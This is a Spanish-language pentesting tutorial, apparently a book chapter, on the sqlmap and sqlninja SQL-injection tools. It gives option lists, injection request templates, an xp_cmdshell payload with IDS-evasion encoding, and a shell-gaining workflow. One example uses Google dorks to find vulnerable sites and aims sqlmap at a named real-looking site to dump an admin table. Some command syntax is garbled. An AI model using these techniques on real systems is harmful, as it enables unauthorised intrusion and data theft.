  1. Ejecución de la base de datos en memoria del shellcode de Metasploit a través de la función sys_bineval () propia definido por el usuario de sqlmap. Compatible con MySQL y PostgreSQL.
  2. Carga y ejecución de una payload stager stand-alone a través de la propia función definida por el usuario sqlmap sys_exec() en MySQL y PostgreSQL o vía xp_cmdshell() en Microsoft SQL Server.
  3. Ejecución del shellcode de Metasploit realizando un ataque de reflexión SMB (MS08-068) con una solicitud de ruta UNC desde el servidor de la base de datos a la máquina del atacante donde escucha el exploit del servidor smb_relay de Metasploit. Se soporta cuando se ejecuta sqlmap con altos privilegios (uid = 0) en Linux/Unix y el DBMS de destino se ejecuta como Administrador en Windows.
  4. Ejecución de base de datos en memoria del shellcode de Metasploit explotando sp_replwritetovarbin de Microsoft SQL Servidor 2000 y 2005 (MS09-004). sqlmap tiene su propio exploit para activar la vulnerabilidad con automatic DEP memory protection bypass, pero se basa en Metasploit para generar el shellcode para ejecutarse después de una explotación exitosa.
- Soporte para el escalado de privilegios de usuario del proceso de base de datos a través del comando getsystem de Metasploit que incluyen, entre otros, la técnica kitrap0d (MS10-015).
- Soporte para acceder (leer / agregar / eliminar) colmenas de registro de Windows.

69.2. Escenario

Detectar y explotar una inyección SQL

Supongamos que está auditando una aplicación web y encontramos una página web que acepta valores dinámicos proporcionados por el usuario en los parámetros GET o POST o los valores de HTTP Cookie o el valor del encabezado HTTP User-Agent. Ahora se desea probar si estos se ven afectados por una vulnerabilidad de inyección SQL y de ser así, explotarlos para recuperar la mayor

cantidad de información posible del sistema de administración de la base de datos de back-end de la aplicación web o incluso poder acceder al sistema de archivos subyacente y sistema operativo.
En un mundo simple, considerar que la URL de destino es:
http://192.168.136.131/sqlmap/mysql/get_int.php?id=1

Asumir que:
http://192.168.136.131/sqlmap/mysql/get_int.php?id=1+AND+1=1
es la misma página que el original y :
http://192.168.136.131/sqlmap/mysql/get_int.php?id=1+AND+1=2
difiere del original, significa que se encuentra frente a una vulnerabilidad de inyección SQL en el parámetro id de GET de la página de la aplicación web index.php, lo que significa que potencialmente no hay IDS/IPS, ningún cortafuegos de aplicación web, ni la desinfección del valor de los parámetros se realiza en el lado del servidor antes de enviar la instrucción SQL al sistema de administración de la base de datos de fondo en el que se basa la aplicación web.

Esto es una formma bastante común en las aplicaciones web de contenido dinámico y no depende del sistema de administración de la base de datos del servidor ni del lenguaje de programación de la aplicación web: es un aw de seguridad del código del programador. El Open Web Application Security Project de 2010 en su encuesta OWASP Top Ten, esta vulnerabilidad es una vulnerabilidad de las más comunes e importantes de una aplicación web junto con otros problemas de inyección.

Volviendo al escenario, probablemente la instrucción SQL SELECT en get_int.php tiene una sintaxis similar a la siguiente consulta SQL en pseudo código PHP:
$query = "SELECT [column(s) name] FROM [table name] WHERE id=" . $_REQUEST['id'];

Como se puede ver, agregando cualquier otra condición SQL sintácticamente válida después de un valor para id, dicha condición tendrá lugar cuando la aplicación web pase la consulta al sistema de administración de la base de datos de fondo que la ejecuta, es por eso que la condición id = 1 AND 1 = 1 es valid (True) y devuelve la misma página que la original, con el mismo contenido. Este es el caso de una vulnerabilidad de inyección SQL ciega basada en un valor boleano. Sin embargo sqlmap puede detectar cualquier tipo de inyección SQL y en consecuencia adaptar su flujo de trabajo en consecuencia.

Además en este escenario simple y fácil de inyectar, también sería posible agregar, no solo una o más condiciones SQL válidas, sino también consultas SQL apiladas, por ejemplo, algo como [...] & id = 1; OTRA CONSULTA SQL # si la tecnología de la aplicación web admite consultas apiladas, también conocidas como declaraciones múltiples.

Ahora que encontró este parámetro vulnerable de inyección SQL, puede explotarlo manipulando el valor del parámetro id en la solicitud HTTP.

Al pasar la dirección original, http://192.168.136.131/sqlmap/mysql/get_int.php?id=1 a sqlmap, la herramienta automáticamente:

- Identifica los parámetros vulnerables;
- Identifica que técnicas de inyección SQL se pueden utilizar para explotar los parámetros vulnerables;
- Fingerprint del sistema de gestión de la base de datos de back-end;
- Dependiendo de las opciones del usuario, imprimirá, enumerará datos o tomará el servidor de la base de datos como un todo.

Conexión directa al sistema de administración de la base de datos
Hasta la versión 0.8 de sqlmap, la herramienta ha sido otra herramienta de inyección SQL, utilizada

por probadores de penetración de aplicaciones web. Las cosas avanzan y a medida que evolucionan, el sqlmap también. Ahora es compatible con esta nueva opción -d que permite conectarse desde su máquina al puerto TCP del servidor de la base de datos donde el deamon del sistema de administración de la base de datos está escuchando y realizar cualquier operación que realice mientras lo usa para atacar una base de datos a través de una vulnerabilidad de inyección SQL.

69.3. Ejecución

Uso: sqlmap [opciones]

Opciones:

-h, --help	Mostrar el mensaje de ayuda básico y salir.
-hh	Mostrar el mensaje de ayuda avanzado y salir
--version	Mostrar el número de versión del programa y salir.
-v VERBOSE	Nivel de detalle: 0-6. Valor predeterminado 1

Objetivo:
Al menos una de estas opciones se debe proporcionar para definir los objetivos

-u URL, --url=URL	URL de destino. Por ejemplo, "http://www.site.com/vuln.php?id=1"
-g GOOGLEDORK	Procesar los resultados de Google Dork como URL de destino
-d DIRECT	Conexión directa a la base de datos.
-l LIST	Analizar los objetivos de registros proxy de Burp o WebScarab
-r REQUESTFILE	Cargar la solicitud HTTP desde un archivoOpciones de carga desde un archivo INI de configuración
-c CONFIGFILE	Opciones de carga desde un archivo INI de configuración

Solicitud:
Estas opciones se pueden usar para especificar como conectarse a la URL de destino

--data=DATA	Cadena de datos a enviar a través de POST
--cookie=COOKIE	Valor del encabezado de la HTTP Cookie
--cookie-urlencode	URL encode generado en las inyecciones de cookies
--drop-set-cookie	Ignorar el encabezado Set-Cookie de la respuesta
--user-agent=AGENT	Valor del encabezado de HTTP User-Agent
--random-agent	Utilizar el valor de encabezado HTTP usuario-agente seleccionado al azar
--referer=REFERER	Utilizar el valor de encabezado HTTP Referer
--headers=HEADERS	Encabezados extra HTTP separados por salto de línea
--auth-type=ATYPE	Tipo de autenticación HTTP (Basic, Digest o NTLM)
--auth-cred=ACRED	Credenciales de la autenticación HTTP (nombre:contraseña)
--auth-cert=ACERT	Certificado de autenticación HTTP (key_file, cert_file)
--proxy=PROXY	Usar un proxy para conectarse a la URL de destino
--proxy-cred=PCRED	Credenciales de la autenticación del proxy HTTP

	(nombre:contraseña)
--ignore-proxy	Ignorar el proxy HTTP predeterminado del sistema
--delay=DELAY	Retraso en segundos entre cada solicitud HTTP
--timeout=TIMEOUT	Segundos a esperar antes de la conexión de tiempo de espera. Predeterminado 30
--retries=RETRIES	Reintentos cuando se agota el tiempo de espera de la conexión. Predeterminado 3
--scope=SCOPE	Regexp para filtrar objetivos del registro proxy proporcionado
--safe-url=SAFURL	Dirección de URL para visitar con frecuencia durante las pruebas
--safe-freq=SAFREQ	Probar solicitudes entre dos visitas a una URL segura determinada
--tor	Utilizar la red de anonimato de Tor.
--check-tor	Comprobar si Tor se utiliza correctamente

Optimización:
Estas opciones se puden usar para optimizar el rendimiento del sqlmap

-o	Activar todas las opciones de optimización
--predict-output	Predecir salida de consultas comunes
--keep-alive	Usar conexiones HTTP persistentes
--null-connection	Recupere la longitud de la página sin el cuerpo de respuesta HTTP real
--threads=THREADS	Número máximo de solicitudes HTTP (s) concurrentes Predeterminado 1

Inyección:
Estas opciones se pueden usar para especificar que parámetros probar, proporcionar cargas útiles de inyección personalizadas y scripts de manipulación opcionales

-p TESTPARAMETER	Parámetros verificables
--dbms=DBMS	Forzar el back-end DBMS a este valor
--os=OS	Forzar el sistema operativo del back-end DBMS a este valor
--prefix=PREFIX	Cadena de prefijo de la payload de inyección
--suffix=SUFFIX	Cadena de sufijo de la payload de inyección
--tamper=TAMPER	Use los scripts dados para manipular los datos de inyección

Detección:
Estas opciones se pueden usar para personalizar la fase de detección

--level=LEVEL	Nivel de pruebas a realizar (1-5) Por defecto 1
--risk=RISK	Riesgo de pruebas a realizar (0-3) Por defecto 1
--string=STRING	Cadena para que coincida en la página cuando la consulta es válida

--regexp=REGEXP	Regex para que coincida en la página cuando la consulta es válida
--text-only	Compara páginas basadas solo en el contenido textual

Técnicas:
Estas opciones se pueden usar para modificar las pruebas de técnicas de inyección de SQL específicas

--technique=TECH	Técnicas de inyección SQL a usar. Por defecto "BEUSTQ"
--time-sec=TIMESEC	Segundos para retrasar la respuesta DBMS (predeterminado 5)
--union-cols=UCOLS	Rango de columnas a probar la inyección SQL de consultas UNION
--union-char=UCHAR	Carácter a utilizar para el número de columnas de fuerza bruta

Enumeración:
Estas opciones se pueden usar para enumerar la información, la estructura y los datos del sistema de administración de la base de datos de back-end que se encuentran en las tablas. Además se pueden ejecutar las propias sentencias SQL.

-a, --all	Recuperarlo todo
-b, --banner	Recuperar el banner DBMS
--current-user	Recuperar el usuario actual DBMS
--current-db	Recuperar la base de datos actual DBMS
--is-dba	Detectar si el usuario actual de DBMS es DBA
--users	Enumerar los usuarios DBMS
--passwords	Enumerar los hashes de contraseña de los usuarios de DBMS
--privileges	Enumerar los privilegios de los usuarios DBMS
--roles	Enumerar los roles de los usuarios DBMS
--dbs	Enumerar las bases de datos DBMS
--tables	Enumerar las tablas de bases de datos DBMS
--columns	Enumerar las columnas de la tabla de base de datos DBMS
--schema	Enumerar el esquema DBMS
--dump	Volcar las entradas de la tabla de base de datos DBMS
--dump-all	Volcar todas las entradas de tablas de bases de datos DBMS
-D DB	Base de datos DBMS a enumerar
-T TBL	Tabla(s) de base de datos DBMS para enumerar
-C COL	Columna(s) de la tabla de base de datos DBMS para enumerar
-U USER	Usuario DBMS a enumerar
--exclude-sysdbs	Excluir bases de datos del sistema DBMS al enumerar tablas
--start=LIMITSTART	Primera entrada de salida de consulta a recuperar

--stop=LIMITSTOP	Última entrada de salida de consulta a recuperar
--first=FIRSTCHAR	Primer carácter de palabra de salida de consultaa recuperar
--last=LASTCHAR	Último carácter de palabra de salida de consulta a recuperar
--sql-query=QUERY	Sentencia SQL a ejecutar
--sql-shell	Solicitar un shell de SQL interactivo

Fuerza bruta:
Estas opciones se pueden usar para realizar las comprobaciones de fuerza bruta.

--common-tables	Verificar la existencia de tablas comunes
--common-columns	Verificar la existencia de columnas comunes

Inyección de función definida por el usuario:
Estas opciones se pueden usar para crear funciones a medidad definidas por el usuario.

--udf-inject	Inyectar funciones personalizadas definidas por el usuario
--shared-lib=SHLIB	Ruta local de la biblioteca compartida.

Acceso al sistema de ficcheros:
Estas opciones se pueden usar para acceder al sistema de ficheros subtacente al sistema de administración de la base de datos back-end.

--file-read=RFILE	Leer un archivo del sistema de archivos DBMS de back-end
--file-write=WFILE	Escribir un archivo local en el sistema de archivos DBMS de back-end
--file-dest=DFILE	Ruta de archivo absoluta de DBMS de back-end a escribir

Acceso al sistema operativo:
Estas opciones se pueden utilizar para acceder al sistema operativo subyacente del sistema de administración de bases de datos back-end.

--os-cmd=OSCMD	Execute an operating system command
--os-shell	Solicitar un shell de sistema operativo interactivo
--os-pwn	Solicitar un shell OOB, Meterpreter o VNC
--os-smbrelay	One click prompt for an OOB shell, meterpreter or VNC
--os-bof	Stored procedure buffer overflow exploitation
--priv-esc	Database process' user privilege escalation
--msf-path=MSFPATH	Local path where Metasploit Framework 3 is installed
--tmp-path=TMPPATH	Remote absolute path of temporary files directory

Acceso al registro de Windows:
Estas opciones se pueden usar para acceder al registro de Windows del sistema de administración de la base de datos back-end.

--reg-read	Leer un valor de clave de registro de Windows

--reg-add	Escribir un dato de valor de clave de registro de Windows
--reg-del	Eliminar un valor de clave de registro de Windows
--reg-key=REGKEY	Establecer la clave de registro de Windows
--reg-value=REGVAL	Establecer el valor de clave de registro de Windows
--reg-data=REGDATA	Establecer el valor de los datos de la clave de registro de Windows
--reg-type=REGTYPE	Establecer el valor del tipo de la clave de registro de Windows

General:
Estas opciones pueden usarse para establecer algunos parámetros de trabajo generales

-t TRAFFICFILE	Registrar todo el tráfico HTTP en un archivo de texto
-s SESSIONFILE	Guardar y reanudar todos los datos recuperados en un archivo de sesión
--flush-session	Vaciar archivos de sesión para el objetivo actual
--fresh-queries	Ignorar los resultados de la consulta almacenados en el archivo de sesión
--eta	Mostrar para cada salida el tiempo estimado de llegada
--update	Actualizar sqlmap
--save	Guardar las opciones en un archivo INI de configuración
--batch	Nunca pedir la entrada del usuario Usar el comportamiento predeterminado

Varios:

--beep	Alertar cuando se encuentra la inyección sql
--check-payload	Pruebas de detección de IDS de payloads de inyección
--cleanup	Limpie el DBMS mediante UDF y tablas específicas de sqlmap
--forms	Analizar y probar formularios en la URL de destino
--gpage=GOOGLEPAGE	Usa los resultados de Google Dork del número de página especificado
--page-rank	Mostrar el rango de página (PR) para los resultados de Google Dork
--parse-errors	Analizar los mensajes de error DBMS de páginas de respuestas
--replicate	Replicar los datos volcados en una base de datos sqlite3
--tor	Utilice la dirección proxy predeterminada de Tor (Vidalia / Privoxy / Polipo)
--wizard	Interfaz de asistente simple para usuarios principiantes

Ejemplo
Primero hemos de encontrar sitios vulnerables que se pueden encontrar con Google Dork, como por ejemplo

site .mx inurl .php?id=

Para hacerlo con sqlmap, la sintaxis es

sqlmap -q “site:mx inurl:php?id=”

Primero ejecutemos
sqlmap -u www.bible-history.com/subcat.php?id=2 --level 5 --risk
Si ha encontrado vulnerabilidades, ejecutaremos
sqlmap -u www.bible-history.com/subcat.php?id=2 --dbs
para conocer las características de la base de datos atacada.
Si vemos que hay una base de datos keywords, para ver su contenido, ejecutaremos
sqlmap -u www.bible-history.com/subcat.php?id=2 -D keywords --tables
Si ahora hay una tabla admin, para ver su contenido, ejecutaríamos
sqlmap -u www.bible-history.com/subcat.php?id=2 -D keywords -T admin --columns

Si queremos ver los privilegios de los usuarios, ejecutaríamos
sqlmap -u www.bible-history.com/subcat.php?id=2 –dbs --privileges

70. Sqlninja

Sqlninja es una herramienta diseñada para explotar las vulnerabilidades de inyección de SQL en una aplicación web que utiliza Microsoft SQL Server como servidor de fondo. Su objetivo principal es proporcionar un acceso remoto en el servidor de base de datos vulnerable, incluso en un entorno muy hostil. Los evaluadores de penetración deben utilizarlo para ayudar y automatizar el proceso de toma de control de un servidor de base de datos cuando se descubre una vulnerabilidad de inyección de SQL.

El objetivo principal de Sqlninja es obtener acceso interactivo a nivel del sistema operativo en el servidor de base de datos remoto y usarlo como punto de apoyo en la red de destino. Como característica experimental, también puede extraer datos de la base de datos.

Sus características principales son:

- Huella digital del servidor SQL remoto (versión, usuario que realiza las consultas, privilegios de usuario, disponibilidad de xp_cmdshell, modo de autenticación del servidor de base de datos)
- Fuerza bruta de la contraseña 'sa' (solo SQL Server 2000)
- Escalada de privilegios a 'sa' (solo SQL Server 2000)
- Creación de un xp_cmdshell personalizado si el original ha sido deshabilitado
- Subida de ejecutables
- Escaneo inverso para buscar un puerto que pueda usarse para un shell inverso
- Shell directo e inverso, tanto TCP como UDP
- Pseudoshell tunelizado DNS, cuando no hay puertos disponibles para un bindshell
- Shell tunelizado ICMP, si el DBMS objetivo puede comunicarse a través de ICMP Echo con la máquina atacante
- Metasploit wrapping, cuando desea utilizar Meterpreter o incluso desea obtener acceso a la GUI en el servidor de base de datos remoto
- Escalada de privilegios del sistema operativo en el servidor de base de datos remoto mediante secuestro de tokens o mediante CVE-2010-0232
- Extracción de datos de la base de datos remota, utilizando inferencia basada en WAITFOR o túneles basados en DNS
- Todo lo anterior se puede hacer con código SQL ofuscado, para confundir los sistemas IDS / IPS

Uso: sqlninja

Opciones
Es obligatorio la especificación de un modo.

-m <mode>	Se detallan a continuación
-f <file>	Fichero de configuración. Por defecto: sqlninja.conf
-p <password>	Contraseña
-w <wordlist>	Lista de palabras a usar en el modo de fuerza bruta con diccionario
-g	Generar script de depuración y salir. Solo válido en el modo upload
-v	Modo verbose
-d <mode> :	Activar depuración 1 - imprimir cada comando inyectado

	2 - imprimir cada solicitud HTTP en bruto 3 - imprime cada respuesta HTTP en bruto all - todo lo anterior

70.1. Modos

t/test	Probar si funciona la inyección
f/fingerprint	Fingerprint user, xp_cmdshell y más
b/bruteforce	Cuenta de fuerza bruta
e/escalation	Agregar usuario a la función de servidor sysadmin
x/resurrectxp	Tratar de recrear
xp_cmdshell	
u/upload	Subir un fichero .scr
s/dirshell	Iniciar un shell directo
k/backscan	Buscar un puerto de salida abierto
r/revshell	Iniciar un shell inverso
d/dnstunnel	Intentar un shell dn tunelizada
i/icmpshell	Iniciar un shell inverso ICMP
c/sqlcmd	Emitir un comando OS 'ciego'
m/metasploit	Envolver los actores Metasploit

70.2. Fichero de configuración

El archivo de configuración, predeterminado: sqlninj_a.conf, controla la mayoría del comportamiento de sqlninja. Todas las opciones tienen la forma: option_name = option_value La única excepción es httprequest, que define la solicitud HTTP y el punto de inyección y que abarca varias líneas.

Las opciones se pueden dividir aproximadamente en las siguientes categorías:

- Básico: se usa para configurar el ataque
- Extracción de datos: se usa para configurar el modo de extracción de datos
- Avanzado: se utiliza para ajustes adicionales

En la mayoría de los casos, las opciones distinguen entre mayúsculas y minúsculas, por ejemplo, los valores de URL. La misma opción se puede usar varias veces, pero usará la última declaración, anulando las anteriores. Los comentarios están permitidos en cualquier lugar excepto entre --httprequest_start-- y --httprequest_end-- y están precedidos por el carácter '#'.

Opciones básicas
httprequest
A partir de la versión 0.2.6, sqlninja usa una nueva forma de configurar la solicitud HTTP y la cadena de inyección relativa. En lugar de parámetros separados para el dispositivo, el puerto, la página, el método HTTP, la cadena de explotación y los encabezados adicionales, la solicitud HTTP completa se especifica a la vez, con un marcador, por defecto __SQL2INJECT__, que indica donde

deben inyectarse los comandos SQL. Esto simplifica mucho las cosas y lo que es más importante, permite una libertad total en el lugar donde puede estar el vector de inyección: ahora no está limitado a un parámetro GET o POST, puede inyectar donde se necesite, por ejemplo en una cookie. Sqlninja considerará como solicitud HTTP todo lo que está incluido entre las líneas --httprequest_start-- y --httprequest_end--.

En general, se deben incluir los siguientes elementos:

- El método HTTP, generalmente POST o GET
- La URL completa de los recursos, incluidos http:// o https://
- El puerto, si no es estándar, por ejemplo: http: // www.victim.com: 8080
- La versión HTTP
- Todos los encabezados necesarios
- El cuerpo después de una línea vacía, si la solicitud usa POST

En general la mejor estrategia es usar un proxy, por ejemplo Burpsuite, para interceptar la solicitud que desencadena la inyección SQL y copiarla en sqlninj_a.conf

Por ejemplo, una inyección basada en GET sobre texto plano HTTP se verá así:

```
--httprequest_start--
GET http://www.victim.com/page.asp?string_param=aaa';__SQL2INJECT__&other_param=blah
HTTP/1 .1
Host: www.victim.com
User-Agent: Mozilla/5.0 (X1 1 ; U; Linux i686; en-US; rv:1 .7.1 3) Gecko/2006041 8 Firefox/1 .0.8
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*
Accept-Language: en-us,en;q=0.7,it;q=0.3
Accept-Charset: ISO-8859-1 5,utf-8;q=0.7,*;q=0.7
Connection: close
--httprequest_end--
```

En el caso de una inyección basada en POST sobre HTTPS probablemente se verá de la siguiente manera:

```
--httprequest_start--
POST https://www.victim.com/page.asp HTTP/1 .0
Host: www.victim.com
User-Agent: Mozilla/5.0 (X1 1 ; U; Linux i686; en-US; rv:1 .7.1 3) Gecko/2006041 8 Firefox/1 .0.8
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*
Accept-Language: en-us,en;q=0.7,it;q=0.3
Accept-Charset: ISO-8859-1 5,utf-8;q=0.7,*;q=0.7
Content-Type: application/x-www-form-urlencoded
Cookie: ASPSESSIONID=xxxxxxxxxxxxxxxxxxxx
Connection: close
numeric_param=1 2;__SQL2INJECT__
--httprequest_end--
```

Tener en cuenta el encabezado Content-Type y la línea vacía entre los encabezados y el cuerpo. También que el encabezado Content-Length no está incluido: sqlninja calculará el valor apropiado y agregará el encabezado automáticamente.

Finalmente, una inyección basada en cookies se verá así:

```
--httprequest_start--
GET http://www.victim.com:8080/page.asp?param1 =aaa&m2=blah HTTP/1 .0
Host: www.victim.com
User-Agent: Mozilla/5.0 (X1 1 ; U; Linux i686; en-US; rv:1 .7.1 3) Gecko/2006041 8 Firefox/1 .0.8
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*
Accept-Language: en-us,en;q=0.7,it;q=0.3
Accept-Charset: ISO-8859-1 5,utf-8;q=0.7,*;q=0.7
Cookie: ASPSESSIONID=xxxxx'%3B__SQL2INJECT__
Connection: close
--httprequest_end--
```

Observar como el punto y la coma después del apóstrofe se ha codificado como %3B: esto se debe a que de lo contrario, el servidor analizaría el punto y la coma como un separador entre las diferentes cookies.

Antes del marcador __SQL2INJECT__, se debe incluir todo lo necesario para cerrar la consulta original e iniciar una nueva, como el parámetro vulnerable y la secuencia de caracteres que permite comenzar a inyectar comandos. Esto significa:

1. El parámetro vulnerable (nombre + valor)
2. Una comilla simple si el parámetro es una cadena
3. Un punto y una coma para finalizar la consulta original

También debe incluir todo lo necesario para cerrar correctamente la consulta original, como un número apropiado de corchetes de cierre. Por ejemplo si se desea inyectar el siguiente comando SQL: param1=1&m2=x')) ; exec+master. . xp_cmdshell+' dir+c: '

La solicitud HTTP en el archivo de configuración debe contener lo siguiente:

```
param1=1&m2=x' ) ) ; __SQL2INJECT__
```

Cosas importantes a recordar:

- En general, una buena técnica es replicar lo más posible la solicitud HTTP que se usó para detectar originalmente la falla de inyección SQL con un navegador web u otra herramienta, ya que en algunos casos extremos, un encabezado ligeramente diferente puede marcar una gran diferencia. La única modificación sugerida y generalmente segura es usar HTTP/1.0 para evitar problemas con las conexiones que permanecen abiertas.
- Con el fin de brindarle todo el poder y la flexibilidad para crear el exploit, sqlninja no modificará la solicitud HTTP aparte obviamente del código a inyectar donde está el marcador, pero también significa que no intentará corregir su sintaxis, así que asegúrarse de que su solicitud HTTP sea correcta incluida toda la codificación de URL necesaria.
- A veces es posible que también se necesite agregar más código SQL después de la consulta inyectada y por lo tanto después del marcador. Por lo general esto no es necesario, ya que sqlninja simplemente agrega 2 guiones y comenta el resto de la consulta original, pero hay algunos casos en los que necesita agregar código SQL adicional para que las consultas por lotes funcionen correctamente. En este caso no olvidar establecer también la línea appendcomment = no, de lo contrario se agregarán los 2 guiones y el código SQL especificado aquí se considerará un comentario.
- Si se está inyectando en una cookie y se necesita un punto y coma para cerrar la consulta original, codificarla como % 3B, de lo contrario se analizará como el final del valor de la cookie.

- No dejar espacios al comienzo de cada línea
- No dejar líneas de comentario, ya que serían analizadas como parte de la solicitud
- Si no especifica el puerto al que conectarse, sqlninja asumirá el 80 para HTTP y el 443 para HTTPS

Para faciltar las sintaxis correctas, se recomienda emplear Burpsuite donde se pueden visualizar las solicitudes y las respuestas y a continuación hacer un copiar y pegar en este fichero de configuración.

proxyhost
En el caso de que sea necesario un proxy HTTP para conectarse al host de destino. Por ejemplo: proxyhost = 192.168.1.233

proxyport
Puerto del proxy HTTP al que conectarse. Por defecto 8080. Por ejemplo: proxyport = 3128

domain
El dominio o subdominio controlado del atacante que se utilizará con el modo dnstunnel y el modo de extracción de datos basado en DNS. La dirección IP desde la que se inicia sqlninja debe ser el servidor DNS autorizado para este dominio. Por ejemplo: domain = sqlninja.net

msfpath
La ruta absoluta de los ejecutables de Metasploit msfpayload y msfcli. No se necesita esto si ya están en su ruta predeterminada. Por ejemplo: msfpath = /home/icesurfer/tools/framework-3. 1

evasion
sqlninja puede usar algunas técnicas de evasión, para confundir y evitar IPS/IDS basados en firmas. Actualmente se implementan 4 técnicas, que se pueden combinar libremente:

1. Consulta de codificación hexadecimal: la consulta está codificada en hexadecimal antes de ejecutarse
2. Comentarios como separadores: todos los espacios están sustituidos por la cadena / ** /
3. Caso aleatorio
4. Codificación aleatoria de URI

Se pueden combinar todas las técnicas junto con la opción: evasión = 1234
Esto generará un código bastante críptico, como el siguiente:
%64ECl%41RE%2F%2A%2A%2F%40%61%2F%2A%2A%2F%76Ar
%63%48aR288000%29%2F%2A%2A%2F%73
ET%2F%2A%2A%2F%40A%3D
%30%586%35786%3563%3206d617%33746%35%372%32e2%457870%35F63
6d647368%36%35%36%63%36c2%302%37636D%3642%30%32f
%34320%37%3069%36%65%36720%331%
332372E%330%32E3%30%32%45%3312%373b%2F%2A%2A%2FeX%65%43%2F%2A%2A
%2F%28%40A%29

Por defecto sqlninja establece la evasión en cero y no se utilizará ninguna técnica de evasión.

La primera técnica es particularmente útil. Por ejemplo, si queremos inyectar el siguiente comando:

exec master. . xp_cmdshell ' cmd /C ping 127. 0. 0. 1'

La consulta actual será:
declare @a varchar(8000) set
@a=0x65786563206d61737465722e2e78705f636d647368656c6c2027636d64202f432070696e672

03132372e302e302e31273b
exec (@a)

Una cadena muy larga, pero observar que:

- No hay comandos SQL excepto DECLARE y EXEC, así que adiós IPS si está buscando xp_cmdshell y similares
- No hay tampoco comillas simples. Por lo tanto esta técnica de evasión es extremadamente útil si encuentra un parámetro numérico vulnerable y se filtran las comillas simples

Evitar usar ofuscación innecesaria si se están utilizando solicitudes GET, ya que esto podría conducir a URL que son demasiado largas y que el servidor web no analiza correctamente.

msfencoder
El codificador que se utilizará con Metasploit. Si no se especifica, no se realiza ninguna codificación, sin embargo siempre se recomienda un buen codificador. Por ejemplo: msfencoder = x86/shikata_ga_nai

upload_method
El método a utilizar para cargar archivos binarios. Los valores posibles son depuración o vbscript como predeterminado. Por ejemplo: upload_method = vbscript

70.3. Modos de ataque

sqlninja tiene actualmente 14 modos de ataque y el modo a utilizar se puede especificar por su nombre: sqlninja -m upload o por su abreviatura: sqlninja -m u

La lista con los modos disponibles y sus accesos directos correspondientes se puede recuperar iniciando sqlninja sin parámetros.

Una forma típica de usar sqlninja es:

1. Configurar el archivo de configuración y usar el modo test para verificar que el código SQL se esté inyectando correctamente
2. Fingerprint del servidor de base de datos remoto, utilizando el modo fingerprint
3. Si es necesario, usar el modo de fuerza bruta para encontrar la contraseña 'sa' y escalar privilegios. Solo SQL Server 2000.
4. Si es necesario, usar el modo resurrectxp para volver a crear el procedimiento extendido xp_cmdshell. Solo SQL Server 2000
5. Subir netcat usando el modo upload
6. Si es posible contactar con el servidor de la base de datos en algún puerto, usar el modo dirshell y obtener un shell directo. Si el puerto es TCP, usar el modo metasploit para obtener acceso gráfico. De lo contrario, utilizar el modo backscan para encontrar un puerto TCP/UDP permitido.
7. Si el paso anterior es exitoso, usar el modo revshell para obtener un shell inverso. Si el puerto es TCP, usar el modo metasploit para obtener acceso gráfico.
8. Si el paso anterior falló, cargar icmpsh.exe y probar el modo icmpshell para obtener un shell con túnel ICMP
9. Si el paso anterior falló, cargar dnstun.exe e iniciar el modo dnstunnel para obtener un pseudo-shell con túnel DNS
10. Si el paso anterior falla, encender el modo getdata y comienza a extraer algunas tablas.

t/test
Sin parámetros.

Este modo simplemente inyecta un WAITFOR DELAY simple y comprueba si el servidor remoto lo ejecuta con éxito. Usar este modo para probar si el archivo de configuración es correcto y la inyección está funcionando.

f/fingerprint
Parámetros: -p <sa password> (opcional)
Con la inyección ciega basada en WAITFOR, este modo toma las huellas digitales del servidor remoto y se puede obtener la siguiente información:

- Versión de la base de datos
- Usuario que realiza las consultas
- Si este usuario pertenece al grupo sysadmin
- Si xp_cmdshell está disponible para este usuario
- Si el servidor remoto usa autenticación mixta o solo de Windows. Necesita saber esto si desea forzar la contraseña 'sa'
- Si el servidor SQL remoto se ejecuta como SYSTEM. Esto también se puede usar para verificar si el programa churrasco.exe se ha subido correctamente y si puede escalar los privilegios mediante el secuestro de tokens.
- Nombre de la base de datos actual

Si se está atacando SQL Server 2000, el usuario actual de la base de datos no pertenece al grupo sysadmin, pero la contraseña 'sa' correcta se especifica como parámetroy se realiza el fingerprinting derechos administrativos. La técnica WAITFOR es mucho más lenta en comparación con otros métodos de inferencia, pero es la más flexible. Sin embargo dado que los factores externos como el tráfico de red y la carga del servidor podrían interferir con las mediciones de tiempo, es posible que se desee repetir el fingerprinting si el primer resultado no parece correcto, o jugar con el parámetro de tiempo en el archivo de configuración Tener en cuenta que para usar el fingerprint del usuario que ejecuta SQL Server, debe estar disponible en el cuadro remoto lo siguiente:

- xp_cmdshell o un procedimiento equivalente
- whoami.exe. Esto está presente de manera predeterminada en Windows 2003, pero si se sospecha que esta utilidad no está en el dispositivo remoto, simplemente descargarla de microsoft.com y subirla.

b/bruteforce
Parámetros: -w <wordlist> (opcional)
Este modo se debe utilizar si el usuario que realiza las consultas no pertenece al grupo sysadmin. En este caso se necesita escalar privilegios. Dado que al usar OPENROWSET se puede hacer que la base de datos de destino se conecte a sí misma con credenciales alternativas, se puede intentar forzar la contraseña 'sa'. Si se encuentra la contraseña correcta, el usuario actual se agrega automáticamente al grupo sysadmin. Para que este ataque funcione, el servidor SQL remoto debe usar autenticación mixta. Usar el modo de huella digital para verificar si este es el caso.

Este modo de ataque de fuerza bruta puede usar 2 métodos diferentes: diccionario e incremental.

<u>Diccionario</u>
Este método se usa cuando se especifica una lista de palabras usando la opción -w. Con este método, las posibles contraseñas se obtienen de la lista de palabras y cada una se prueba en una solicitud por separado. Asegurarse de que su lista de palabras contenga 'sa' y la contraseña vacía, 2 favoritos de todos los tiempos para las instalaciones de MS SQL Server.
Pros:

- Muy eficaz si la contraseña es una palabra del diccionario.
- No es una carga pesada en el servidor de la base de datos

Contras:

- No es efectivo contra contraseñas que no están basadas en diccionarios. Si la contraseña no está en tu lista de palabras, no se puede encontrar.
- Necesita muchas conexiones de red, por lo que el ataque es muy fácil de detectar mirando los registros del servidor web

Incremental

Este método se utiliza cuando no se especifica una lista de palabras. sqlninja envía un conjunto de consultas que prueba todas las combinaciones posibles de caracteres hasta una determinada longitud especificada por el usuario. El aspecto interesante de esta táctica es que, dado que las consultas se ejecutan en el servidor de base de datos, la fuerza bruta se realiza utilizando los recursos de la CPU del objetivo.

Pros:

- Extremadamente eficaz para encontrar contraseñas que no estén basadas en diccionarios.
